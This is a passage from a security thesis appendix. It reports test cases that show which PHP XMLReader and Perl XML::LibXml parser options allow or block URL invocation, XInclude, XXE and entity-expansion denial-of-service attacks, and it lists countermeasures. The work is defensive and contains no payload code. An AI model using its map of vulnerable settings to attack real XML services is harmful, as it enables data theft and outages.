Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.17. testURLInvocation_doctype_..._DEFAULTATTRS_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **DEFAULTATTRS** is set to **true** and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.18. testURLInvocation_doctype_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **VALIDATE** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature loads the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.19. testURLInvocation_doctype_setParserProperty_VALIDATE_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **VALIDATE** is set to **true** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.20. testURLInvocation_doctype_setParserProperty_VALIDATE_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **VALIDATE** is set to **true** and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.21. testURLInvocation_doctype_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no effect. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.22. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph D.3.4.1.

D.3.4.23. testURLInvocation_externalGeneralEntity_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.2.

D.3.4.24. testURLInvocation_externalGeneralEntity_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no effect. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.25. testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.8. Note: A different test in Paragraph D.3.2.4 shows that XMLReader does not handle local URIs.

D.3.4.26. testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.9.

D.3.4.27. testURLInvocation_externalGeneralEntity_..._disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.10.

D.3.4.28. testURLInvocation_externalGeneralEntity_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The feature "NOENT" affects processing of external general entities. This test case confirms that the parser is vulnerable to URL Invocation.

D.3.4.29. testURLInvocation_externalGeneralEntity_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_NOENT** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error "Failure to process entity remote". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. Therefore, the remote entity is not declared in the XML document, causing an error. This test case confirms that the parser is not vulnerable to URL Invocation attacks

D.3.4.30. testURLInvocation_externalGeneralEntity_LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_NOENT** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.31. testURLInvocation_externalGeneralEntity_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LOADDTD** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no effect. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.32. testURLInvocation_externalGeneralEntity_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **DEFAULTATTRS** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no effect. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.33. testURLInvocation_externalGeneralEntity_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates URL Invocation attacks.

The settings, processing and result/security implications are identical to Paragraph D.3.4.18. Note: A different test in Paragraph D.3.2.9 shows that XMLReader does not handle local URIs.

D.3.4.34. testURLInvocation_externalGeneralEntity_..._VALIDATE_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.19.

D.3.4.35. testURLInvocation_externalGeneralEntity_..._VALIDATE_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.20.

D.3.4.36. testURLInvocation_externalGeneralEntity_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **SUBST_ENTITIES** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature loads the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

D.3.4.37. testURLInvocation_externalGeneralEntity_..._SUBST_ENTITIES_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **SUBST_ENTITIES** is set to **true** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.38. testURLInvocation_externalGeneralEntity_..._disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **SUBST_ENTITIES** is set to **true** and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.39. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph D.3.4.1.

D.3.4.40. testURLInvocation_parameterEntity_LIBXML_DTDATTR

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.2.
Note: A different test in Paragraph D.3.3.2 shows that XMLReader does not handle local URIs.

D.3.4.41. testURLInvocation_parameterEntity_LIBXML_DTDATTR_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.3.

D.3.4.42. testURLInvocation_parameterEntity_LIBXML_DTDATTR_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.4.

D.3.4.43. testURLInvocation_parameterEntity_LIBXML_DTDLOAD

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.5.
Note: A different test in Paragraph D.3.3.3 shows that XMLReader does not handle local URIs.

D.3.4.44. testURLInvocation_parameterEntity_LIBXML_DTDLOAD_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.6.

D.3.4.45. testURLInvocation_parameterEntity_LIBXML_DTDLOAD_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.7.

D.3.4.46. testURLInvocation_parameterEntity_LIBXML_DTDVALID

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.8.
Note: A different test in Paragraph D.3.3.4 shows that XMLReader does not handle local URIs.

D.3.4.47. testURLInvocation_parameterEntity_LIBXML_DTDVALID_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.9.

D.3.4.48. testURLInvocation_parameterEntity_LIBXML_DTDVALID_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks. The settings, processing and result/security implications are identical to Paragraph D.3.4.10.

D.3.4.49. testURLInvocation_parameterEntity_LIBXML_NOENT

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.28.

D.3.4.50. testURLInvocation_parameterEntity_LIBXML_NOENT_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.29.

D.3.4.51. testURLInvocation_parameterEntity_LIBXML_NOENT_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.30.

D.3.4.52. testURLInvocation_parameterEntity_setParserProperty_LOADDTD

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.31.

D.3.4.53. testURLInvocation_parameterEntity_setParserProperty_DEFAULTATTRS

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.32.

D.3.4.54. testURLInvocation_parameterEntity_setParserProperty_VALIDATE

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.18.
Note: A different test in Paragraph D.3.3.9 shows that XMLReader does not handle local URIs.

D.3.4.55. testURLInvocation_parameterEntity_setParserProperty_VALIDATE_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.19.

D.3.4.56. testURLInvocation_parameterEntity_..._VALIDATE_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.20.

D.3.4.57. testURLInvocation_parameterEntity_setParserProperty_SUBST_ENTITIES

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.36.

D.3.4.58. testURLInvocation_parameterEntity_..._SUBST_ENTITIES_LIBXML_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.37.

D.3.4.59. testURLInvocation_parameterEntity_..._SUBST_ENTITIES_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph D.3.4.38.

D.3.4.60. testURLInvocation_XInclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implications are identical to Paragraph D.3.4.1.

D.3.4.61. testURLInvocation_XInclude_LIBXML_XINCLUDE

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **LIBXML_XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is vulnerable to URL Invocation.

D.3.4.62. testURLInvocation_XInclude_LIBXML_XINCLUDE_NONET

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_XINCLUDE** and (ii) **LIBXML_NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.63. testURLInvocation_XInclude_LIBXML_XINCLUDE_disable_entity_loader

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **LIBXML_XINCLUDE** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

D.3.4.64. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph D.3.4.1.

D.3.4.65. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph D.3.4.1.

D.3.4.66. Conclusion of URL Invocation Attacks

Doctype

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR” (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “DEFAULTATTRS” (v) “LOADDTD” and (vi) “VALIDATE” change the default behavior and render the parser vulnerable. The features (i) “NOENT” and (ii) “SUBST_ENTITIES” do not change the default behavior. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access. (ii) Apply the method “disable_entity_loader” (true) to deactivate loading of external resources.

External General Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDVALID”, (ii) “NOENT”, (iii) “VALIDATE” and (iv) “SUBST_ENTITIES” change the default behavior and render the parser vulnerable. The feature (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DEFAULTATTRS” and (iv) “LOADDTD” do not change the default behavior.

The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access. (ii) Apply the method “disable_entity_loader” (true) to deactivate loading of external resources.

Parameter Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “NOENT”, (v) “VALIDATE” and (vi) “SUBST_ENTITIES” change the default behavior and render the parser vulnerable. The feature (i) “LOADDTD” and (ii) “DEFAULTATTRS” do not change the default behavior. We would like to emphasize the different impacts of (ii) “DTDATTR” and “DEFAULTATTRS” and (ii) “DTDLOAD” and “LOADDTD”.

The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access. (ii) Apply the method “disable_entity_loader” (true) to deactivate loading of external resources.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature (i) “XINCLUDE” changes the default behavior and renders the parser vulnerable.

The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access. (ii) Apply the method “disable_entity_loader” (true) to deactivate loading of external resources.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “NOENT”, (v) “DEFAULTATTRS”, (vi) “LOADDTD”, (vii) “VALIDATE”, (viii) “SUBST_ENTITIES” and (ix) “XINCLUDE” render the parser vulnerable. Note that “DTDATTR” and “DTDLOAD” affect processing of external parameter entities while “DEFAULTATTRS” and “LOADDTD” do not. The following countermeasures are available:
(i) Set the feature “NONET”. (ii) Apply the method “disable_entity_loader” (true).

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting the feature “NONET” and (i) “NOENT” or (ii) “SUBST_ENTITIES” classic XXE attacks are still possible.
- ⋆ When setting the feature “NONET” and (i) “XINCLUDE” XInclude attacks are still possible.
- ⋆ When setting the method “disable_entity_loader” and (i) “NOENT” or (ii) “SUBST_ENTITIES” DoS attacks are still possible.

D.3.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

D.3.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The [43] content of [39] element 'data' is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

D.3.5.2. testXInclude_LIBXML_XINCLUDE

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The feature **LIBXML_XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 9.5.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks

D.3.5.3. testXInclude_LIBXML_XINCLUDE_disable_entity_loader

Additional test: Checks whether this feature mitigates XInclude attacks.

Settings

The feature (i) **LIBXML_XINCLUDE** is set as a ParseOption and (ii) the method **disable_entity_loader** is set to **true**.
For a discussion of this feature refer to Section 9.5.2.

Processing

The parser triggers a PHPUnit_Framework_Error
"I/O warning : failed to load external entity C:/Christopher_Spaeth/code/xml_files_windows/xinclude_source.xml".

Result/Security Implication

The parser does not fetch the content. This test case confirms that the parser is not vulnerable to XInclude attacks.

D.3.5.4. Conclusion of XINCLUDE Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The feature "XINCLUDE" renders the parser vulnerable. The following countermeasures are available:
(i) Apply the method "disable_entity_loader" (true) to deactivate loading of external resources.

D.3.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

D.3.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 9.5.2.

Processing

The root [39] element of the XML document is still the [39] element xsl:stylesheet. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. PHP supports XSLT by using the class XSL [php15n]. However, this must be manually invoked.

D.3.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary. The documentation [php15l] does not mention any support for XSLT.

E. Perl

E.1. XML::LibXml

E.1.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

E.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

E.1.1.2. testDOS_core_expand_entities

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature (i) **expand_entities** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

This feature has no impact on processing of internal general entities. This test case confirms that the parser is vulnerable to DoS attacks.

E.1.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser triggers an Exception "Detected an entity reference loop".

Result/Security Implication

This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

E.1.1.4. testDOS_indirections_huge

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature **huge** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

E.1.1.5. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

E.1.1.6. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. Although a DoS attack using entity references is mitigated via a built-in limit, a quadratic blowup attack is not. The feature "huge" deactivates the inbuilt DoS protection mechanism and renders the parser vulnerable to entity expansion attacks. The feature "expand_entities" does not affect processing of internal general entities.

E.1.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

E.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

E.1.2.2. testXXE_expand_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **expand_entities** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

This feature deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.2.3. testXXE_expand_entities_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **expand_entities** is set to *false* and (ii) the feature **complete_attributes** is set to *true*. For a discussion of this feature refer to Section 10.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “expand_entities” has priority over the feature “complete_attributes”. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.2.4. testXXE_expand_entities_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **expand_entities** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The feature “validation” has priority over the feature “expand_entities”. This test case confirms that the parser is vulnerable to XXE attacks.

E.1.2.5. testXXE_load_ext_dtd

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **load_ext_dtd** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.2.6. testXXE_load_ext_dtd_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **complete_attributes** is set to *true*. For a discussion of this feature refer to Section 10.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “complete_attributes”. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.2.7. testXXE_load_ext_dtd_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.2.8. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Set the feature “expand_entities” (false) to deactivate loading of external general entities.
(ii) Set the feature “load_ext_dtd” (false) to deactivate loading of external general entities.
This works even if other features, such as (i) “complete_attributes” (true), are set simultaneously.

Note: The feature “validation” has priority over the feature “expand_entities” and renders this countermeasure futile. Note: It is quite unexpected that the loading of the [30] external subset affects the processing of external general entities.

E.1.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

E.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Because the internal general entity “intern” is resolved we can conclude that the external parameter entity “external” has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

E.1.3.2. testInternalSubset_ExternalPEReferenceInDTD_expand_entities

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature (i) **expand_entities** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This feature has no impact on processing of external parameter entities. This test case confirms that the parser is vulnerable to XXE attacks.

E.1.3.3. testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature (i) **load_ext_dtd** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser triggers an exception “Entity ’intern’ not defined”.

Result/Security Implication

This feature deactivates processing of external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.3.4. testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd_complete_attributes

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **complete_attributes** is set to *true*. For a discussion of this feature refer to Section 10.3.2.

Processing

The parser triggers an exception “Entity ’intern’ not defined”.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “complete_attributes”. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.3.5. testInternalSubset_ExternalPEReferenceInDTD_load_ext_dtd_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_ext_dtd** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser triggers an exception “Entity ’intern’ not defined”.

Result/Security Implication

The feature “load_ext_dtd” has priority over the feature “validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.1.3.1.

E.1.3.7. testInternalSubset_PEReferenceInDTD_expand_entities

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.1.3.2.

E.1.3.8. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 10.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. Note that LibXml activates network access by default. This test case confirms that the parser is vulnerable to XXE attacks by default. Note: Other test results make further testing with the feature “expand_entities” obsolete.

Note about the FTP attack:
The parser makes a connection to the FTP server, however, no data is transmitted. The parser triggers an “ftp error : Unknown IO error”. It may be possible that this depends on the implementation of the FTP server in use [Nov14].

Note about the SchemaEntity attack:
Since the parser does not validate against an XML Schema by default, this test is not successful. The parser lacks support for XML Schema validation.

E.1.3.9. testParameterEntity_core_load_ext_dtd

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **load_ext_dtd** is set to *false*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser triggers an exception “Entity ’intern’ not defined”.

Result/Security Implication

This feature deactivates processing of external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks. Note: Other test results make further testing with the features “complete_attributes” and “validation” obsolete.

E.1.3.10. testParameterEntity_core_no_network

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **no_network** is set to *true*.
For a discussion of this feature refer to Section 10.3.2.

Processing

The parser triggers an exception "Entity 'intern' not defined".

Result/Security Implication

The feature "no_network" disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

E.1.3.11. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph E.1.3.8.

E.1.3.12. testParameterEntity_doctype_load_ext_dtd

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.3.9.

E.1.3.13. testParameterEntity_doctype_no_network

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph E.1.3.10.

E.1.3.14. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser processes external parameter entities by default. The feature "expand_entities" does not change the default behavior. The following countermeasures are available:
(i) Set the feature "load_ext_dtd" (false) to deactivate loading of the [30] external subset.
This works even if other features, such as (i) "complete_attributes" (true) or (ii) "validation" (true), are set simultaneously.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. The feature "expand_entities" does not change the default behavior. No countermeasures are available.

